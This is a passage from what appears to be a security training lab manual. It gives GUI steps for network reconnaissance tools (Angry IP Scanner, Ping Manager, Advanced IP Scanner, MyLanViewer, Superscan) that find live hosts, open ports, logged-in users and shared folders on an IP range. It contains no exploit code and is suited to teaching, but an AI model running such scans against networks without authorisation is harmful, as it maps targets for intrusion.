
- Start the **Google Hacks** application and give a keyword to search for and select the required file types.



- Application creates a google search query and displays the results.



## IP SCANNER



### Pre-requisite:

- Computer installed with OS
- Vulnerable Server (i.e. Web Server, FTP Server, etc.)
- Vulnerable Router (i.e. Cisco Router)
- Vulnerable Host (i.e. Computer with Internet Explorer, etc.)


### IP Scanner - Tools

- Angry IP Scanner
- Ping Manager
- Advanced IP Scanner
- My Lan Viewer Network/IP Scanner


## Tool : Angry IP Scanner

Angry IP Scanner is a network scanner, which scans IP addresses and ports in the network.


- Start the **Angry IP Scanner** application and configure **Angry IP Scanner** by clicking on **Tools Menu** and select **Preferences** option.




- In **Preferences**, click on **Display** and select **Alive Hosts (responding to pings) only** option.



- Give range of IP address to be scan (i.e. starting IP address and ending IP address) range.




- Click **Start** to scan, it will display you all online / alive device IP address in the given range.




## Tool : Ping Manager

Ping Manager is a network scanner, which scans IP addresses in a network.


- Start the **Ping Manager** application and select IP Range Ping option.



- Define the range of IP addresses by giving the starting and ending IP address and click start.




- Application scans the given range of IP Addresses and displays the live IPs.




## Tool: Advanced IP Scanner

**Advanced IP Scanner** is a network scanner, which scans IP addresses and ports in the network.

- Start the **Advanced IP Scanner** application. By default, it takes the local IP addresses range and click on scan.




- It will display you all online /alive device IP address and open ports for in the given range.




## Tool : MyLanViewer Network/IP Scanner

**MyLanViewer Network/IP Scanner** is a powerful NetBIOS and LAN/Network IP address scanner for finding all IP addresses, MAC addresses and shared folders of computers on your wired or wireless (Wi-Fi) network. The program scans network and displays your network computer's computer name, IP address, MAC address, NIC vendor, OS version, logged users, shared folders and other technical details for each computer.


- Start the **MyLanViewer Network/IP Scanner** application. Provide the range of IP Addresses and click on “Start” button.




- It will display all online devices IP address with service running (open ports) in the given IP address in the network.



- It will also display all operating system, users, shared folders information, etc. for the given IP address in the network.



## PORT SCANNER



### Pre-requisite:

- Computer installed with OS
- Vulnerable Server (i.e. Web Server, FTP Server, etc.)
- Vulnerable Router (i.e. Cisco Router)
- Vulnerable Host (i.e. Computer with Internet Explorer, etc.)


### Port Scanner - Tools

- Superscan
- Advanced Port Scanner


## Tool : Superscan

**Superscan** is a connection-based TCP scanner, with capability to perform ping and port scans using a valid IP address.

- Start the **Superscan** application and give range of IP address to be scan (i.e. starting IP address and ending IP address) range and click on the **arrow symbol** next to the IP address field and start scanner.



